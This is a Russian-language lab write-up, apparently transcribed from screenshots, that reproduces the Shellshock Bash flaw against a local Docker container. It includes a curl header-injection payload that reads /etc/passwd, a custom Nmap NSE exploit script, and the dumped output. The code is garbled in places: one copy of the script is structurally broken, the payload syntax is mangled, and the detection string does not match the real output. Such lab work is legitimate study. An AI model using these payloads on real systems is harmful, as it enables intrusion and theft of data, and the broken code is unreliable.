


## Описание уязвимости

Уязвимость Shellshock (CVE-2014-6271) — это критическая уязвимость в интерпретаторе командной строки Bash, которая позволяет злоумышленникам выполнять произвольный код на уязвимых системах. Уязвимость возникает из-за недостатков в обработке переменных окружения, что позволяет внедрять и выполнять произвольные команды через HTTP-заголовки.


Эта уязвимость может быть использована для удаленного выполнения кода, что делает системы, использующие уязвимые версии Bash, особенно уязвимыми к атакам. Злоумышленники могут использовать ее для выполнения вредоносных команд, получения доступа к данным или даже полного контроля над системой.

## Создаю виртуальную машину на Kali Linux




Пробую воспроизвести cve-2014-6271 вручную:

1) Для этого я буду использовать образ jasperen/cve-2014-6271-apache-debian для создания docker контейнера (vulnerables/cve-2014-6271 у меня не заработал)



## 2) Создаю Dockerfile на основе образа jacopen/cve-2014-6271-apache-debian:



## 3) Запускаю сборку образа моего контейнера docker

```
KaliLibs (docker) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help

aushakov@kalilabs: ~/CVE-2014-6271

(aushakov@kalilabs)~/CVE-2014-6271
$ sudo docker build -t shellshock .
[*] Building 20.0s (6/6) FINISHED
[internal] load build definition from Dockerfile
=> [transferring dockerfile: 147B] 0.0s
[internal] load metadata for docker.io/jacopen/cve-2014-6271-apache-debian:buster 1.6s
[internal] load .dockerignore 0.0s
=> [transferring context: 2B] 0.0s
[1/2] FROM docker.io/jacopen/cve-2014-6271-apache-debian:buster@sha256:43577a82c8a14baaf84e9213508ebd9a1918fa0a4d89d6b7e33371af6679ddb5
=> resolve docker.io/jacopen/cve-2014-6271-apache-debian:buster@sha256:43577a82c8a14baaf84e9213508ebd9a1918fa0a4d89d6b7e33371af6679ddb5 0.0s
=> sha256:43577a82c8a14baaf84e9213508ebd9a1918fa0a4d89d6b7e33371af6679ddb5 1.57KB / 1.57KB
=> sha256:16d8a42ee613188319269792ee206662170e32b556072ee123af6ae144a 2.67KB / 2.67KB
=> sha256:a9a7bf515e4a88e137c0a7612407b53eb4b977f3f4d0f15a64c2d52c682b500 50.50MB / 50.50MB
=> sha256:1d93ebefbc74ccf6a9031d6e99e891c71fcc081ad8463f0ecc33cd574db900ae 41.93MB / 41.93MB
=> sha256:cb07058af6a03e35becd1466b878902baacade9580513602002898add1d99 3.12MB / 3.12MB
=> sha256:67d22087dfe098ccdf5a72db19693655d9b3058c1a3489c61eafb98ae83eedac 228B / 228B
=> sha256:0f0474da28b096c36fd8e0d8df51a7db27ad96a70f9f50414db0345ae3585c04 395B / 395B
=> sha256:3269720d198a32bd7230e9ba0ac0ae63c72de97c229870ee56eafe018f02d0704 3.49KB / 3.49KB
=> extracting sha256:a9a7bf515e4a88e137c0a7612407b53eb4b977f3f4d0f15a64c2d52c682b500 2.22s
=> extracting sha256:1d93ebefbc74ccf6a9031d6e99e891c71fcc081ad8463f0ecc33cd574db900ae 2.11s
=> extracting sha256:cb07058af6a03e35becd1466b878902baacade9580513602002898add1d99 0.11s
=> extracting sha256:67d22087dfe098ccdf5a72db19693655d9b3058c1a3489c61eafb98ae83eedac 0.08s
=> extracting sha256:0f0474da28b096c36fd8e0d8df51a7db27ad96a70f9f50414db0345ae3585c04 0.09s
=> extracting sha256:3269720d198a32bd7230e9ba0ac0ae63c72de97c229870ee56eafe018f02d0704 0.09s
[2/2] RUN echo "ServerName localhost" >> /etc/apache2/apache2.conf
=> exporting to image 0.15s
=> exporting layers 0.08s
=> writing image sha256:a206529a998eeab141477b7004f3dda3dc8c57afd9e6df41eb7f36330ee9ea 0.09s
=> naming to docker.io/library/shellshock 0.08s

(aushakov@kalilabs)~/CVE-2014-6271
$
```

4) Запускаю созданный контейнер docker (с учетом необходимости проброса портов)

```
KaliLibs (docker) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help

aushakov@kalilabs: ~/CVE-2014-6271

(aushakov@kalilabs)~/CVE-2014-6271
$ sudo docker run --rm -p 8080:80 shellshock
```

```
aushakov@kalilabs: ~/CVE-2014-6271
$ sudo docker ps
CONTAINER ID   IMAGE     COMMAND                  CREATED        STATUS        PORTS                               NAMES
163071f409fb   shellshock  "/usr/sbin/apache2ctl..." 45 seconds ago Up 44 seconds  0.0.0.0:8080->80/tcp, :::8080->80/tcp  gallant_hermann
```

## 5) Запускаю проверку наличия и воспроизводимости све-2014-6271

```
aushakov@kalilabs: ~/CVE-2014-6271
$ curl -H 'user-agent: () { : |; }; echo; echo; /bin/bash -c 'cat /etc/passwd'' http://localhost:8080/cgi-bin/vulnerable
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailng List Manager:/var/list:/usr/sbin/nologin
ircd:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
```

Из результатов запуска видно, что све-2014-6271 воспроизводится

Создаю nse скрипт с именем lab2-shellshock.nse (сам скрипт находится в отдельном файле)

```
YaliLabs (docker) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help

aushakov@kali: ~/CVE-2014-6271

GNU nano 2.3 lab2-shellshock.nse

local http = require "http"
local shortport = require "shortport"
local stdnse = require "stdnse"
local string = require "string"
local vulns = require "vulns"
local rand = require "rand"

description = [[
Attempts to exploit the "shellshock" vulnerability (CVE-2014-6271 and
CVE-2014-7169) in web applications.

To detect this vulnerability the script executes a command that show content of /etc/passwd
]]

-- @usage
-- nmap -sV -p- --script lab2-shellshock <target>
-- nmap -sV -p- --script lab2-shellshock --script-args uri-/cgi-bin/bin,cmd-ls <target>

categories = {"vuln", "safe"}

portrule = shortport.http

function generate_http_req(host, port, uri, custom_header)
  local cmd = "() { ;; } echo; echo; /bin/bash -c 'cat /etc/passwd'"
  -- Plant the payload in the HTTP headers
  local options = {header={}}
  options["no_cache"] = true
  if custom_header == nil then
    stdnse.debug1("Sending 'Xs' in HTTP headers:User-Agent, Cookie and Referer", cmd)
    options["header"]["User-Agent"] = cmd
    options["header"]["Referer"] = cmd
    options["header"]["Cookie"] = cmd
  else
    stdnse.debug1("Sending 'Xs' in HTTP header 'Xs'", cmd, custom_header)
    options["header"][custom_header] = cmd
  end
  local req = http.get(host, port, uri, options)
  return req
end

action = function(host, port)
  local http_header = stdnse.get_script_args(ScriptName.."header") or nil
  local uri = stdnse.get_script_args(ScriptName.."uri") or '/'
  local req = generate_http_req(host, port, uri, http_header, nil)
  if req.status == 200 and req.body:find("root:x00:root:/root:/bin/bash", 1, true) then
    local vuln_report = vulns.Report:new(ScriptName, host, port)
    local vuln = {
      title = "HTTP Shellshock vulnerability",
      state = vulns.STATE.NOT_VULN,
    }
  end
end

This web application might be affected by the vulnerability known
as Shellshock. It seems the server is executing commands injected
via malicious HTTP headers.
]]
IDS = {CVE = "CVE-2014-6271"},
stdnse.debug1("Pattern 'root:x00:root:/root:/bin/bash' found. Host seems vulnerable.")
vuln.state = vulns.STATE.EXPLOIT
vuln.exploit_results = req.body
return vuln_report:make_output(vuln)
end
end
```

```
YaliLabs (docker) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help

aushakov@kali: ~/CVE-2014-6271

GNU nano 2.3 lab2-shellshock.nse

-- @usage
-- nmap -sV -p- --script lab2-shellshock <target>
-- nmap -sV -p- --script lab2-shellshock --script-args uri-/cgi-bin/bin,cmd-ls <target>


categories = {"vuln", "safe"}

portrule = shortport.http


function generate_http_req(host, port, uri, custom_header)
  local cmd = "() { ;; } echo; echo; /bin/bash -c 'cat /etc/passwd'"
  -- Plant the payload in the HTTP headers
  local options = {header={}}
  options["no_cache"] = true
  if custom_header == nil then
    stdnse.debug1("Sending 'Xs' in HTTP headers:User-Agent, Cookie and Referer", cmd)
    options["header"]["User-Agent"] = cmd
    options["header"]["Referer"] = cmd
    options["header"]["Cookie"] = cmd
  else
    stdnse.debug1("Sending 'Xs' in HTTP header 'Xs'", cmd, custom_header)
    options["header"][custom_header] = cmd
  end
  local req = http.get(host, port, uri, options)
  return req
end


action = function(host, port)
  local http_header = stdnse.get_script_args(ScriptName.."header") or nil
  local uri = stdnse.get_script_args(ScriptName.."uri") or '/'
  local req = generate_http_req(host, port, uri, http_header, nil)
  if req.status == 200 and req.body:find("root:x00:root:/root:/bin/bash", 1, true) then
    local vuln_report = vulns.Report:new(ScriptName, host, port)
    local vuln = {
      title = "HTTP Shellshock vulnerability",
      state = vulns.STATE.NOT_VULN,
      description = [[
This web application might be affected by the vulnerability known
as Shellshock. It seems the server is executing commands injected
via malicious HTTP headers.
]],
      IDS = {CVE = "CVE-2014-6271"},
    }
    stdnse.debug1("Pattern 'root:x00:root:/root:/bin/bash' found. Host seems vulnerable.")
    vuln.state = vulns.STATE.EXPLOIT
    vuln.exploit_results = req.body
    return vuln_report:make_output(vuln)
  end
end
```

Копирую созданный скрипт в директорию с nse скриптами для nmap (в моем случае - это /usr/share/nmap/scripts)



## Запускаю созданный nse скрипт через nmap





```
File  Действия  Правка  Вид  Справка
Completed NSE at 00:33, 0.00s elapsed
Nmap scan report for localhost (127.0.0.1)
Host is up (0.000061s latency).
Other addresses for localhost (not scanned): ::1

PORT      STATE SERVICE VERSION
8080/tcp  open  http    Apache httpd 2.4.38 ((Debian))
|_ lab2-shellshock:
|_ VULNERABLE:
|_   HTTP Shellshock vulnerability
|_   State: VULNERABLE (Exploitable)
|_   IDs: CVE:CVE-2014-6271
|_   This web application might be affected by the vulnerability known
|_   as Shellshock. It seems the server is executing commands injected
|_   via malicious HTTP headers.
|_
|_ Exploit results:
|_
|_ root:x:0:0:root:/root:/bin/bash
|_ daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
|_ bin:x:2:2:bin:/bin:/usr/sbin/nologin
|_ sys:x:3:3:sys:/dev:/usr/sbin/nologin
|_ sync:x:4:65534:sync:/bin:/bin/sync
|_ games:x:5:60:games:/usr/games:/usr/sbin/nologin
|_ man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
|_ lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
|_ mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
|_ news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
|_ uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
|_ proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
|_ www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
